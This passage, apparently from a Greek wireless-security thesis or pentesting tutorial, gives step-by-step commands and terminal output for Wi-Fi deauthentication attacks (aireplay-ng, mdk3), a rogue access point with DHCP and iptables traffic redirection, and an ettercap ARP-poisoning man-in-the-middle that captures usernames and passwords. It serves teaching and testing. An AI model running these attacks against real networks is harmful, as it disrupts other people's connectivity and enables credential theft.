


(8)

6.8 Πως μπορούμε να κάνουμε επίθεση dos στο σημείο πρόσβασης


- **Βήμα πρώτο:**

Ανοίγουμε το τερματικό και πληκτρολογούμε την εντολή: # ifconfig για να δούμε αν το λειτουργικό σύστημα έχει αναγνωρίσει την ασύρματη κάρτα δικτύου μας.




- **Βήμα δεύτερο:**

Βάζουμε την ασύρματη κάρτα μας σε monitor mode πληκτρολογούμε τη εντολή : # airmon-ng start wlan2.




- **Βήμα τρίτο:**

Ανιχνεύουμε για ασύρματα δίκτυα πληκτρολογώντας την εντολή: # airodump-ng mon0



- **Βήμα τέταρτο:**

Για να επιτεθούμε ανοίγουμε νέο τερματικό και πληκτρολογούμε την εντολή: # aireplay-ng -0 10 -a C8:D3:A3:4F:EA:50 -c 00:25:86:EF:60:35 -e HyperX mon0. Με αυτό τον τρόπο θα στείλουμε 10 deauthnticate μηνύματα που θα αποσυνδέσουν μια συγκεκριμένη συσκευή. Εναλλακτικά, μπορούμε να θέσουμε εκτός λειτουργίας όλες τις συσκευές με την εντολή: # aireplay-ng -0 10 -a C8:D3:A3:4F:EA:50 -h 00:C0:CA:5A:06:66 mon0.



(1)

6.9 Πως μπορούμε να κάνουμε Jamming Signal επίθεση

- **Βήμα πρώτο:**

Ανοίγουμε το τερματικό και πληκτρολογούμε την εντολή: # ifconfig για να δούμε αν το λειτουργικό σύστημα έχει αναγνωρίσει την ασύρματη κάρτα δικτύου μας.

```
root@user:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:25:9d:82
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:12 errors:0 dropped:0 overruns:0 frame:0
          TX packets:12 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:720 (720.0 B)  TX bytes:720 (720.0 B)

wlan2     Link encap:Ethernet  HWaddr 00:c0:ca:5a:06:66
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```


- **Βήμα δεύτερο:**

Βάζουμε την ασύρματη κάρτα μας σε monitor mode πληκτρολογούμε τη εντολή : # airmon-ng start wlan2.

```
root@user:~# airmon-ng start wlan2


Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID     Name
3049    NetworkManager
3947    wpa_supplicant


Interface       Chipset         Driver

wlan2           Ralink RT2870/3070      rt2800usb - [phy0]
                                        (monitor mode enabled on mon0)
```

- **Βήμα τρίτο:**

Ανιχνεύουμε για ασύρματα δίκτυα πληκτρολογούμε την εντολή: # airodump-ng mon0.



[3]

- **Βήμα τέταρτο:**

Καταγράφουμε τις διευθύνσεις mac που θέλουμε να επιτεθούμε.

- **Βήμα πέμπτο:**

Δημιουργούμε ένα αρχείο καταχωρώντας όλες τις διευθύνσεις που συλλέξαμε πριν. Για να το κάνουμε αυτό ανοίγουμε νέο τερματικό χωρίς να κλείσουμε το προηγούμενο και πληκτρολογούμε την εντολή: echo C8:D3:A3:4F:EA:50 > blacklist

```
root@user:~# echo C8:D3:A3:4F:EA:50 > blacklist
```

- **Βήμα έκτο:**

Τρέχουμε το πρόγραμμα του δίνουμε να διαβάσει τη λίστα με τις διευθύνσεις mac και αρχίζει την επίθεση αποσυνδέοντας όλες τις συσκευές από τα σημεία πρόσβασης. Για να το κάνουμε αυτό πληκτρολογούμε την εντολή: # mdk3 mon0 d -b blacklist.


```
root@user:~# echo C8:D3:A3:4F:EA:50 > blacklist
root@user:~# mdk3 mon0 d -b blacklist -c 10

Periodically re-reading blacklist/whitelist every 3 seconds

Disconnecting between: 00:25:86:EF:60:35 and: C8:D3:A3:4F:EA:50 on channel: 10
Disconnecting between: 00:25:86:EF:60:35 and: C8:D3:A3:4F:EA:50 on channel: 10
Disconnecting between: 00:25:86:EF:60:35 and: C8:D3:A3:4F:EA:50 on channel: 10
Disconnecting between: 00:25:86:EF:60:35 and: C8:D3:A3:4F:EA:50 on channel: 10
```

(1)

6.10 Πως μπορούμε να κάνουμε κακόβουλο σημείο πρόσβασης


- **Βήμα πρώτο:**

Ανοίγουμε το τερματικό και πληκτρολογούμε την εντολή: # ifconfig για να δούμε αν το λειτουργικό σύστημα έχει αναγνωρίσει την ασύρματη κάρτα δικτύου μας.




- **Βήμα δεύτερο:**

Βάζουμε την ασύρματη κάρτα μας σε monitor mode πληκτρολογούμε τη εντολή : # airmon-ng start wlan2.



- **Βήμα τρίτο:**

Δημιουργούμε το κακόβουλο σημείο πρόσβασης πληκτρολογώντας την εντολή: # airbase-ng -c 10 -e toll mon0.



- **Βήμα τέταρτο:**

Φτιάχνουμε τις ρυθμίσεις για τον DHCP server.

Αρχικά, ανοίγουμε νέο τερματικό χωρίς να κλείσουμε το προηγούμενο και πληκτρολογούμε την εντολή: # route –n , σημειώνουμε σε ένα χαρτί το Gateway γιατί θα το χρειαστούμε αργότερα.

Έπειτα, δημιουργούμε ένα αρχείο και σε αυτό θα φτιάξουμε τις ρυθμίσεις του DHCP server # nano /etc/dhcpd.conf μέσα σε αυτό γραφούμε τα παρακάτω:

authoritative;

default-lease-time 600;

max-lease-time 7200;

subnet 192.168.1.0 netmask 255.255.255.0 {

option routers 192.168.1.1;


option subnet-mask 255.255.255.0;

option domain-name "toll";

option domain-name-servers 192.168.1.1;

range 192.168.1.2 192.168.1.50;

}



- **Βήμα πέμπτο:**

Φτιάχνουμε τις ρυθμίσεις στο at0 που έχει δημιουργηθεί από το κακόβουλο σημείο πρόσβασης.

ifconfig at0 192.168.1.1 netmask 255.255.255.0

ifconfig at0 mtu 1400

route add -net 192.168.1.0 netmask 255.255.255.0 gw 192.168.1.1

```
root@user:~# ifconfig at0 192.168.1.1 netmask 255.255.255.0
root@user:~# ifconfig at0 mtu 1400
root@user:~# route add -net 192.168.1.0 netmask 255.255.255.0 gw 192.168.1.1
```

- **Βήμα έκτο:**

Με τις παρακάτω εντολές φτιάχνουμε τις ρυθμίσεις των iptables:

echo 1 > /proc/sys/net/ipv4/ip_forward

iptables -t nat -A PREROUTING -p udp -j DNAT --to 192.168.0.1

iptables -P FORWARD ACCEPT

iptables --append FORWARD --in-interface at0 -j ACCEPT

iptables --table nat --append POSTROUTING --out-interface eth0 -j MASQUERADE

iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 10000

```
root@user:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@user:~# iptables -t nat -A PREROUTING -p udp -j DNAT --to 192.168.0.1
root@user:~# iptables -P FORWARD ACCEPT
root@user:~# iptables --append FORWARD --in-interface at0 -j ACCEPT
root@user:~# iptables --table nat --append POSTROUTING --out-interface eth0 -j M
ASQUERADE
root@user:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIR
ECT --to-port 10000
```

- **Βήμα έβδομο:**

Τρέχουμε τις νέες ρυθμίσεις του dhcpd.conf που φτιάξαμε πιο πάνω με την εντολή: # dhcpd -cf /etc/dhcpd.conf -pf /var/run/dhcpd.pid at0

```
root@user:~# dhcpd -cf /etc/dhcpd.conf -pf /var/run/dhcpd.pid at0
Internet Systems Consortium DHCP Server 4.2.2
Copyright 2004-2011 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Wrote 0 leases to leases file.
Listening on LPF/at0/00:c0:ca:5a:06:66/192.168.1.0/24
Sending on   LPF/at0/00:c0:ca:5a:06:66/192.168.1.0/24
Sending on   Socket/fallback/fallback-net
```

Βήμα όγδοο:

Εκκινούμε τον dhcp server με την εντολή: /etc/init.d/isc-dhcp-server start.


```
root@user:~# /etc/init.d/isc-dhcp-server start
[ ok ] Starting ISC DHCP server: dhcpd.
```

(8)

6.11 Πως μπορούμε να κάνουμε Man in the Middle επίθεση


- **Βήμα πρώτο:**

Ανοίγουμε το τερματικό και πληκτρολογούμε την εντολή: # ifconfig για να δούμε αν το λειτουργικό σύστημα έχει αναγνωρίσει την ασύρματη κάρτα δικτύου μας.



- **Βήμα δεύτερο:**

Για να πραγματοποιήσουμε την επίθεση πληκτρολογούμε την εντολή: # ettercap -M ARP -p -u -T –q –w test -i wlan2. Με αυτό το τρόπο μπορούμε να παρακολουθούμε όλο το υποδίκτυο καταγράφοντας όλες τις πληροφορίες π.χ. ιστοσελίδες, ονόματα χρηστών ,κωδικούς πρόσβασης σε ένα αρχείο με το όνομα test.



(8)

Βιβλιογραφία

1. **Aharoni, Mati.** *BackTrack WiFu V.2.0.* 2009.

2. **McClure, Stuart, Scambray, Joel and Kurtz, George.** *Hacking Exposed 7.* s.l. : Mc Graw Hill, 2012.

3. Wikipedia. *en.wikipedia.org.* [Ηλεκτρονικό] https://en.wikipedia.org/wiki/List_of_WLAN_channels.

4. Wikipedia. *en.wikipedia.org.* [Ηλεκτρονικό] https://en.wikipedia.org/wiki/Antenna_(radio).

5. sithiradw.blogspot.gr. *sithiradw.blogspot.gr.* [Ηλεκτρονικό] 2010. http://sithiradw.blogspot.gr/2010/10/different-types-of-wireless-networks.html.

6. **Cisco.** www.cisco.com. *Cisco.* [Ηλεκτρονικό] 2008. http://www.cisco.com/c/en/us/td/docs/routers/access/wireless/software/guide/SecurityAuthenticationTypes.html.

7. code.google.com. *code.google.com.* [Ηλεκτρονικό] https://code.google.com/p/reaver-wps/wiki/README.

8. **Ramachandran, Vivek.** *BackTrack 5 Wireless Penetration Testing.* s.l. : Packt, 2011.